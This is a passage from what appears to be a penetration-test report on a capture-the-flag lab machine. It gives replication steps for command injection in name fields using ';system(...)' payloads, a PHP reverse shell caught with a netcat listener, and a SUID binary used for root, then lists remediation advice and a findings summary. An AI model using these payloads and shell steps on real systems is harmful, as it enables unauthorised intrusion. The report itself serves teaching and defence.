
Steps to Replicate	
1)	Command to list out files: `;system('ls${IFS}')`  First Name: ;system('ls${IFS}') Last Name: ;system('ls${IFS}') The system is checking the backend for user: ;system('ls${IFS}') system('ls${IFS}') User ;system('ls${IFS}') config.php index.php login.php logout.php register.php uploads welcome.php welcomeadmin.php welcomeadmin.php cannot be found *Fig 24: List Out Files Within the Directory*
2)	Command to display files in uploads: `;system('ls${IFS}uploads')`  User ;system('ls${IFS}uploads') year2020 year2020 cannot be found *Fig 25: List Out Folder(s) Within Uploads Folder*
3)	Command to display files in year2020: `;system('ls${IFS}uploads/year2020')`  User ;system('ls${IFS}uploads/year2020') prvshell.phtml rvrshell.phtml rvrshellff.phtml rvshell.phtml rvshell.phtml rvshell.phtml cannot be found *Fig 26: List Out Uploaded Files Within the Year2020 Folder*

Table 6.5.: Command Injection in Name Input Field

7. Unauthorised Access to Web Server — Critical	
Finding S/N	**#0007**
Severity	**CRITIAL – 9.1**
CVSS String	**CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H**
Description	Initially gaining access to a system, an adversary may be operating within a lower privileged process which will prevent them from accessing certain resources on the system. This could enable someone to move from unprivileged or user level permissions to SYSTEM or root privilege.
Where was the vulnerability?	The vulnerability was found during Command Injection rvshell.phtml *Fig 27: PHP Reverse Shell*
Security impact to business	- Access Control: Gain privileges. - Authorization: Bypass protection mechanism. - Confidentiality: Read data.




Steps to Replicate	Using the file path information found in **6. Command injection in name input field ‘s step 1, 2, and 3**; we can gather that the link for the malicious file is at:
	URL: http://[ip]/uploads/year2020/rvshell.phtml
	
	172.16.108.208/uploads/year2020/rvshell.phtml
	Fig 28: URL to the PHP reverse shell
	1) Execute the Netcat listener mode “`nc -l -p 1234`” on Kali Linux and then execute the reverse shell link at the URL address bar.
	
	┌──(root㉿kali)-[~]
	└─# nc -l -p 1234
	Linux hackme 4.18.0-17-generic #18-Ubuntu SMP Wed Mar 13 14:34:40 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
	 12:10:53 up 1:24, 0 users, load average: 0.04, 0.01, 0.00
	USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
	uid=33(www-data) gid=33(www-data) groups=33(www-data)
	/bin/sh: 0: can't access tty; job control turned off
	Fig 29: Netcat Connection Successful
	2) Once the Netcat connections is successful, we have gained access to the web server.
	3) `$ ls` to list all folders in the system.
	`$ cd /home` and `$ ls` again to display files/folders.
	
	$ cd /home
	$ ls
	hackme
	legacy
	$ cd hackme
	$ ls
	mypersonaldetails.txt
	$ cat mypersonaldetails.txt
	Flag 3 Text: UnauthorisedAccessToWebServer
	Fig 30: Flag 3 – Unauthorised Access to Web Server

External References	**https://attack.mitre.org/techniques/T0890/**

Table 6.6.: Unauthorised Access to Web Server

8. SUID Privilege escalation — Critical

Finding S/N	**#0008**
CAPEC	**CAPEC-233**
Severity	**CRITIAL – 9.1**
CVSS String	**CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H**
Description	Upon gaining access to a system, an adversary operating within a lower privileged process enable them to move from unprivileged or user level permissions to SYSTEM or root privilege.

Steps to Replicate	Exit out of “`hackme`” and open “`legacy`” and list out the folders. There is an executable file called “`touchmenot`”.
	Step 1:
	To execute this file:
	`$ ./touchmenot`
	
	`$ cd /home`
	`$ ls`
	`hackme`
	`legacy`
	`$ cd legacy`
	`$ ls`
	`touchmenot`
	`$ ./touchmenot`
	Fig 31: Executable File Found
	Step 2:
	You will notice the `$` sign will no longer appear. To verify that you are root, type in “`whoami`” and it will show `root`.
	
	`$ ./touchmenot`
	`whoami`
	`root`
	Fig 32: Root user
	Step 3:
	Now `cd ..` twice out of the legacy file to the main directory. Type `ls` to display all files/folders. Amongst the list, you will notice `root`. Follow the steps below:
	
	`cd /root`
	`ls`
	`flag4.txt`
	`snap`
	`cat flag4.txt`
	`*Flag 4 Text: SUIDPrivEscalation*`
	Fig 33: Flag 4 – SUID Privilege Escalation

External References	**https://attack.mitre.org/techniques/T1068/**

Table 6.7.: SUID Privilege Escalation

4. Recommendations

4.1. SQL Injection Prevention Measure [Source]

1. Use prepared statements and parameterized queries - Parameterized statements ensure that the parameters passed into the SQL statements are treated safely.
2. Object-relational mapping - Most development teams prefer to use Object Relational Mapping frameworks to translate SQL result sets into code objects more seamlessly.
3. Escaping inputs - It is a simple way to protect against most SQL injection attacks. Many languages have standard functions to achieve this. You need to be aware while using escape characters in your code base where an SQL statement is constructed.

Some of the other methods used to prevent SQL Injection are:
• Password hashing
• Third-party authentication
• Web application firewall
• Purchase better software
• Always update and use patches
• Continuously monitor SQL statements and database

4.2. Sensitive Data Exposure Prevention Measures [Source]

1) **Improve data classification and visibility:** Without good visibility, it's impossible to put in place the necessary protection that keeps data secure and away from prying eyes. The ideal type of solution provides automated sensitive data discovery and classification.
2) **Regular penetrations tests:** Threat actors use various methods to achieve the goal of accessing sensitive data, often by exploiting vulnerabilities in applications. Regular penetration testing of your environment simulates how real-world threat actors probe applications for any weaknesses. You can use the results of pen tests to highlight and address vulnerabilities or insecure development practices.
3) **Improve access controls:** ensure you have a well-defined identity and access management policy that uses the principle of least privileges for user access to sensitive data sources.
4) **Safeguard data at rest and in motion:** To avoid data exposure is to safeguard data at rest and in motion. Encryption is not necessarily the only way

to do this; methods like tokenization work well for credit cards, social security numbers, and other databases with a well-defined format and structure. Encryption works best to ensure confidentiality for unstructured data assets, such as PDFs, Word documents, and spreadsheets.

4.3. Prevent Weak Passwords

1) Use salt when computing password hashes. That is, concatenate the salt (random bits) with the original password prior to hashing it.
2) Passwords should be encrypted with keys that are at least 128 bits in length for adequate security.
3) Enforcement of a minimum and maximum length.
4) Restrictions against password reuse.
5) Restrictions against using contextual string in the password (e.g., user id, app name).
6) Complex passwords requiring mixed character sets (alpha, numeric, special, mixed case).
7) Large Minimum Length (encouraging passphrases instead of passwords).
8) Consider a second authentication factor beyond the pass-word, which prevents the password from being a single point of failure.

4.4. Prevent File Upload Attacks [Source]

1) Only allow specific file types by limiting the list of allowed file types. Avoid executables, scripts, and other potentially malicious content from being uploaded onto the Company's application.
2) Verify file types to avoid "masking", for example, an adversary were to rename an .exe to .docx and your company's solution relies entirely on the file extension, it would bypass the check as a Word document which in fact it is not. Thus, it is important to verify file types before allowing them for upload.
3) Scan for malware.
4) Remove possible embedded threats: To remove risk and make sure that files contain no hidden threats, it is best practice to remove any possible embedded objects by using a methodology called content disarm and reconstruction (CDR).
5) Require users to authenticate themselves before uploading a file.
6) Set a maximum name length and maximum file size.
7) Randomize uploaded file names.

8) Store uploaded files outside the web root folder.
9) Use simple error messages.

4.5. Practices to Avoid the Next Data Breach

1) Strong password policy.
2) Two Factor Authentication (2FA) and multifactor authentication.
3) Enhance physical security practices and have a clear policy about locking office doors and ensure only authorized parties can enter sensitive areas of your physical facility.
4) Monitor users' activities
5) Endpoint security
   - **Next-generation antivirus (NGAV)** – able to detect malware and other threats even if they don't match known patterns or signatures
   - **Endpoint Detection and Response (EDR)** – provides visibility and defensive measures on the endpoint itself, when attacks occur on endpoint devices

4.6. Tips To Protect Linux from Privilege Escalation [Source]

1) Move passwords into the background using an enterprise password manager or Privileged Access Management (PAM) solution.
2) Practice the Principle of Least Privilege.
3) Implement MFA everywhere.
4) Patch and update systems and applications.
5) Audit and log all privilege access usage.

4.7. Privilege Escalation Prevention Techniques [Source]

1) Protect and scan your network, systems, and applications: regularly scan all the components of the IT infrastructure for vulnerabilities that could allow new threats to penetrate. Use an effective vulnerability scanner to find unpatched and insecure operating systems and applications, misconfigurations, weak passwords, and other flaws that attackers can exploit.
2) Deploy additional security layers such as web application firewalls (WAF) that detect and stop malicious traffic at the network level. Typically, the WAF will protect the underlying system even when it is unpatched or outdated.
3) Proper privilege account management:
   - Minimizing the number and scope of the privileged accounts, monitoring, and keeping a log of their activities.

- Analysing each privileged user or account to identify and address any risks, potential threats, sources, and attacker's intents.
- Major attack modes and prevention measures.
- Follow the least privilege principle.
- Prevent admins from sharing accounts and credentials.

4) Monitor users' behaviour.
5) Sanitize user inputs and secure the databases.
6) Train users to practice cyber hygiene.
7) Audit and log all privilege access usage.

5. Conclusion

The goal of the testing is to find the number of vulnerable points in the web server. The results of the entire assessment:

Value	Number of Risks
Low	**0**
Medium	**3**
High	**3**
Critical	**2**

Finding #	Severity Level	Vulnerabilities Found
1.	**MEDIUM**	Ability to SQL inject in search input field
2.	**MEDIUM**	Access to users' credentials
3.	**MEDIUM**	Crack administrator's hashed password
4.	**HIGH**	Vertical privilege escalation as Administrator to upload files
5.	**HIGH**	Upload malicious files
6.	**HIGH**	Command injection in name input field
7.	**CRITICAL**	Unauthorised Access to Web Server
8.	**CRITICAL**	SUID Privilege escalation

END